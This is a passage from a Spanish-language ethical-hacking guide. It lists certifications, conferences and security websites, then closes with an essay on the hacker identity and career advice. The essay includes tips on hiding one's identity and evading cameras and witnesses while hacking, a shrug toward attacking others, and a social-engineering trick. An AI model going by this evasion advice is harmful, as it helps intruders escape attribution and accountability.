Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

EC-Council – CERTIFIED ETHICAL HACKER

EC-Council

Hackers are here. Where are you?

http://www.eccouncil.org/Certification

(ISC)2

https://www.isc2.org/credentials/default.aspx

Microsoft Learning

Microsoft

https://www.microsoft.com/learning/en-us/default.aspx

Microsoft Virtual Academy

http://www.microsoftvirtualacademy.com/

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Cisco

http://www.cisco.com/web/learning/certifications/index.html

Pearson Vue

http://www.pearsonvue.com/

Offensive Security

http://www.offensive-security.com/information-security-certifications/

http://www.offensive-security.com/information-security-training/

Conferencias a las cuales puedes ir si lo deseas, depende del país en el que estés, de lo contrario tendrías que viajar, o puedes buscar sus vídeos en Internet:

Campus Party

http://www.campus-party.eu/2013/index-cpeu.html

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

RootedCON

http://www.rootedcon.es/

DEF CON

https://www.defcon.org/

Ekoparty

http://www.ekoparty.org/

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

ACK

http://www.acksecuritycon.com/

Notacon

http://www.notacon.org/

Anexos :

Referencias Web, mira y estudia estas paginas son muy buenas para aprender, debes leer mucho:


http://www.dragonjar.org/
http://www.securitybydefault.com/
http://www.globbtv.com/mundohackertv/
http://www.mundohacker.es/
http://www.blackploit.com/
http://www.kali.org/
https://www.torproject.org/
https://tails.boum.org/
http://www.hispasec.com/
http://www.criptored.upm.es/
http://www.crypt4you.com/
http://www.inteco.es/home/instituto_nacional_tecnologias_comunicacion/;jsessioni

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

d=DE5ADAE502AB2A0B79979407987B340D
http://www.isaca.org/spanish/Pages/default.aspx
http://www.kriptopolis.com/
http://www.securityartwork.es/
http://blog.segu-info.com.ar/
http://intypedia.com/
http://www.informatica64.com/
http://0xword.com/
https://es-es.facebook.com/CSI.MaTTica
https://www.youtube.com/user/csimattica
http://cybermap.kaspersky.com/ mapa de ciberguerra, ataques en tiempo real
http://sicherheitstacho.eu/ mapa de ciberataques en tiempo real
http://www.digitalattackmap.com/ mapa DDOS en tiempo real
https://www.youtube.com/user/UPM/videos videos de seguridad informática y conferencias
- elladodelmal por Chema Alonso

Áreas que abarca- Mapa Mental

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad



Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Anexo, unas ultimas palabras...

Actualmente el termino hacker esta muy contaminado por los medios de comunicación, muchos dicen que ser hacker es ser un delincuente informático que anda metido en la vida de los demás y que además estafa, roba, chantajea, etc, todo esto es totalmente falso, a lo que se refieren son a los crackers; nosotros los hackers nos dedicamos a construir, a detectar y mejorar errores o vulnerabilidades de seguridad informática, a mejoras las tecnologías y no a dañarlas o sacarles provecho económico como lo hacen los crackers. Además de tener a los hackers que son los que nos dedicamos a detectar y explotar vulnerabilidades de seguridad para mejorarlas, también existen hackers talentosos y con diferentes habilidades aparte de detectar y mejorar vulnerabilidades, son aquellos hackers que también están especializados en diversas áreas en los sistemas de información, hoy en día en las empresas no se utiliza tanto el termino hacker como tal sino el de experto en seguridad u auditor de seguridad informática, algunas veces pasa en que nos da un poco de pena decir que somos hackers para no dar nada malo que pensar acerca de nosotros ya que no todas las personas sabemos del real definición del termino. Cuando tienes habilidades para hackear y vas a conseguir trabajo tu nunca vas a decir a una empresa y en tu hoja de vida que eres un hackers y que violas sistemas, actualmente para esto se usan términos como experto en seguridad, auditor en seguridad o ethical hacker o CEH, nada en el mundo del hacking es como lo muestran en las películas, bueno algunas cosas si, pero son muy pocas las similitudes con las películas, ya que a las películas les gusta exagerar en cuanto al termino hacker, refiriéndolo como una persona o un gobierno que puede hackear redes y hogares en menos de un minuto o que puede rastrear personas en 10 segundos etc, son mentiras, el hacking no es de unos pocos segundos y listo, la mayoría de veces requiere de mucho esfuerzo, concentración e investigación, nada es como lo muestran en las películas, que todo es súper wowww!, los hackers hemos tratado por mucho tiempo de limpiar el termino y acomodarlo y hacerle ver a las personas que realmente un hacker no es un delincuente sino una persona que quiere ayudar, compartir e innovar. Si quieres efectivamente llegar a ser un hacker debes estudiar, practicar, investigar e irte preparando día a día en tu área, si quieres especializarte en mas puedes hacerlo no te limites a solo una cosa, no te dejes vencer por los comentarios de algunas personas que dicen que tu no puedes especializarte en varios cosas sino en solo usa, recuerda entre mas estudies mas vas obtener, sino te esfuerzas nada es obvio que no obtendrás ni aprendieras nada, hoy un hacker no solo se limita a hackear, también a programar, crear, auditar, investigar, compartir, etc; no te dejes engañar por las películas, casi todo es mentira, lo único que no es mentira en las

películas de hackers es que el gobierno te vigila y quiere controlar las comunicaciones y que si ellos se centran en saber todo acerca de ti lo pueden lograr, por eso no debemos perder la paranoia ni el sentido común, todo depende de ti, de que tan visual seas o de que huellas dejes, eso si; esto te lo digo no por que tu vayas a ser una mala persona o un delincuente simplemente para que seas mas precavido con tu anonimato y privacidad; aya tu si quiere atacar a alguien, en este mundo nadie esta para decirle a alguien que hacer o que no, si no haces las cosas bien puedes tener serios problemas. Nunca pero nunca te confíes de alguien ni mucho menos de un software o de alguna compañía de seguridad, nada es perfecto, todo tiene errores en alguna parte que deben ser descubiertos, no pongas tu anonimato o privacidad en un software o metodología del todo, la seguridad no existe a un 100 % , si quieres mayor seguridad y privacidad todo depende de ti, una compañía de software no va venir a ti a solucionarte tus problemas te toca a ti mismo, a que me refiero, si tu instalas un sistema operativo y lo instalas tal cual confiando en la compañía de software, sin hacerle ninguna configuración de seguridad, estas mal amigo, estas confiando mucho tus datos y seguridad al sistema operativo y así no deben ser las cosas. Es obvio que cuando instalas XY software debes hacer todas las configuraciones de seguridad posibles, las configuraciones por defecto no son vulnerabilidades son errores humanos. El 95 % de las vulnerabilidades o falencias en seguridad en debido a los usuarios. Siempre debes ir con la mentalidad de aprender, nunca te creas el que lo sabe todo o el que no necesita ayuda nunca, por que si piensas así, el día que alguien te quiera enseñar algo interesante, no te lo va enseñar por que cree que tu ya sabes, así que lleva siempre la actitud de aprender por mas profesional que seas en el área, esto también sirve en la ingeniería social, cuando te haces el que no sabes nada, te lo quieren contar todo, me entiendes?, así que esto también sirve para aprender y obtener información de alguien, la psicología e ingeniería social también deben ser aplicadas a la seguridad informática. Vuelvo y le repito, no se confié, no se confié, estudie, investigue, practique, lastimosamente en el mundo de disque hacking hay personas que se creen expertos en seguridad y solo usan unas cuantas distribuciones de seguridad GNU/Linux y listo, sois un experto en seguridad!! wuala! , no debes actuar así, no debes solo aprender a usar un software o distribución XY y listo ahí esta, no debes parecer un sistema embebido como aquellas personas que se limitan a aprender solo una cosa y listo con eso esta, así que no te conviertas en una persona embebida. Nada es lo que parece, esto es bueno cuando tratamos de subestimas a las personas o cuando creemos que alguien no sabe nada y resulta que si, si tienes a alguien a tu lado o un amigo tuyo que también sepa de seguridad informática, pídele que te enseñe lo que el sabe y tu le enseñas también y así comparten conocimientos los dos, el principal objetivo es

alimentarse cada día mas de información y aprender cosas nuevas. También pasa que nos dejamos engañar de nuestro cerebro cuando creemos que alguien es experto en seguridad y resulta que lo que sabe es muy poco y todos le creen expertos en seguridad, por eso nada es lo que parece ser y no hay que poner tanto misterio a las cosas como si estuviéramos en una película tipo James Bond, al pan pan y al vino vino; no mezcles la adrenalina peliculera con la verdadera seguridad. Esto siempre ha sido importante, siempre debes tener un plan B, un plan de contingencia en tu vida profesional ahí guardadito para cuando lo necesites realmente, es decir, si a ti te llegaran a involucrar en un delito informático que harías?, si recibieras un ataque informático a tu maquina que harías? Si te llegaran a encañonar por robarte tu laptop o que te la hubiesen robado que harías?, siempre debes tener un plan B para todo, no andes tampoco ahí tan relajado dando ventaja al enemigo, usa un poco de paranoia y sentido común, aquí es donde nada depende de un software sino meramente de ti; recuerda también tomar medidas de seguridad estrictas para proteger a ti mismo, proteger tu identidad, no todo va en ocultar una IP y listo; también va en como configuras tu maquina para tener mayor seguridad, como configuras tu módem, o como le haces para que alguna persona no sepa que fuiste tu, o como le haces para que tu proveedor de internet no sepa que haces o que paginas visitas, ves; todo depende de ti, y tu seguridad e identidad van primero así que primero preocúpate por protegerte a ti mismo y ahí si va lo demás, ocúltate lo mas que puedas, haz todo lo que sea posible para ser casi “invisible”, haz lo que mas este a tu alcance para pasar desapercibido. Recuerda que un hacker bueno también saber hacer lo que hace un cracker o “hacker” malo, no podemos encerrarnos a solo saber hacer cosas buenas y que todo es color de rosa, también debes aprender a atacar y a defenderte, un hacker bueno también debe saber lo que hacen los malos, se han visto casos de que los “hackers éticos” también cometen delitos informáticos con la excusa de que están practicando “hacking ético” algunas veces lo hacen sin autorización, osea sin una orden judicial previa de por medio, otros lo hacen con autorización de alguna entidad u organización ya sea empresarial, financiera o gubernamental. Si vas a trabajar con el gobierno asegúrate de que todo esta firmado y escrito en papel, autorizaciones, documentación de la operación que se realizara, quien la autoriza etc, debes tener copia del documento de quien te autoriza a ti como experto en seguridad o hacker a trabajar para el gobierno, en caso de que llegue haber una investigación por cualquier motivo, debes tener todo esto, para sustentar de que tu fuiste contratado por una entidad legal y de que no estas cometiendo un delito esto también lo debes hacer con cualquier persona, cono te dije preocúpate primero por tu hoja de vida, libertad, identidad y así después va lo demás, no te confíes, tampoco te dejes llevar por las grandes cantidades de dinero a cambio de no

decir nada, recuerda que todo algún día saldrá a la luz y se encontraran a los responsables. Siempre debes estar seguro de que ningún factor, ya sea, legal, jurídico, físico, personal, tecnológico, etc te comprometa a ti, mira a tu alrededor y analiza de que nada comprometa tu seguridad y la de tu operación, un ejemplo podría ser: “hackear desde un restaurante” los riesgos: niños, mucha gente observando, ya te vieron, cámaras, etc. cabos sueltos. Esto que te he comentado simplemente es una pequeña introducción de lo que va un poco el mundo de la seguridad; todo es responsabilidad tuya y ahora te voy a mostrar como te debes especializar para poder ejercer en este maravilloso mundo, recuerda que un soldado debe prepararse primero antes de ir a la guerra, sino sabes de hacking no lo hagas primero prepárate de lo contrario sino sabes lo que haces te podrías estar metiendo en problemas, todo en esta vida tiene un planeamiento una organización, un plano antes de realizar todo, investigación, estudios, prueba-error, practicas, laboratorios etc, debes estar seguro de lo que haces, para que todo salga bien y esto es por tu seguridad no te voy a enseñar mediocremente, de que te sirve tener muchas habilidades sino te preocupas por ti mismo, se debe asegurar el anonimato de sus fuentes, de ti mismo, tu eres la fuente de lo que haces, de tus acciones, de tus actos, recuerda leer mucho, leer es bueno; también especialízate en diversas certificaciones en seguridad y sistemas de información.

Guía Creada con Fines éticos, educativos e Investigativos en temas de Seguridad, Privacidad y Hacking.

Libros recomendados: *(2013) Information Security and Anti-Forensics, Version 3 MISSIONMAN*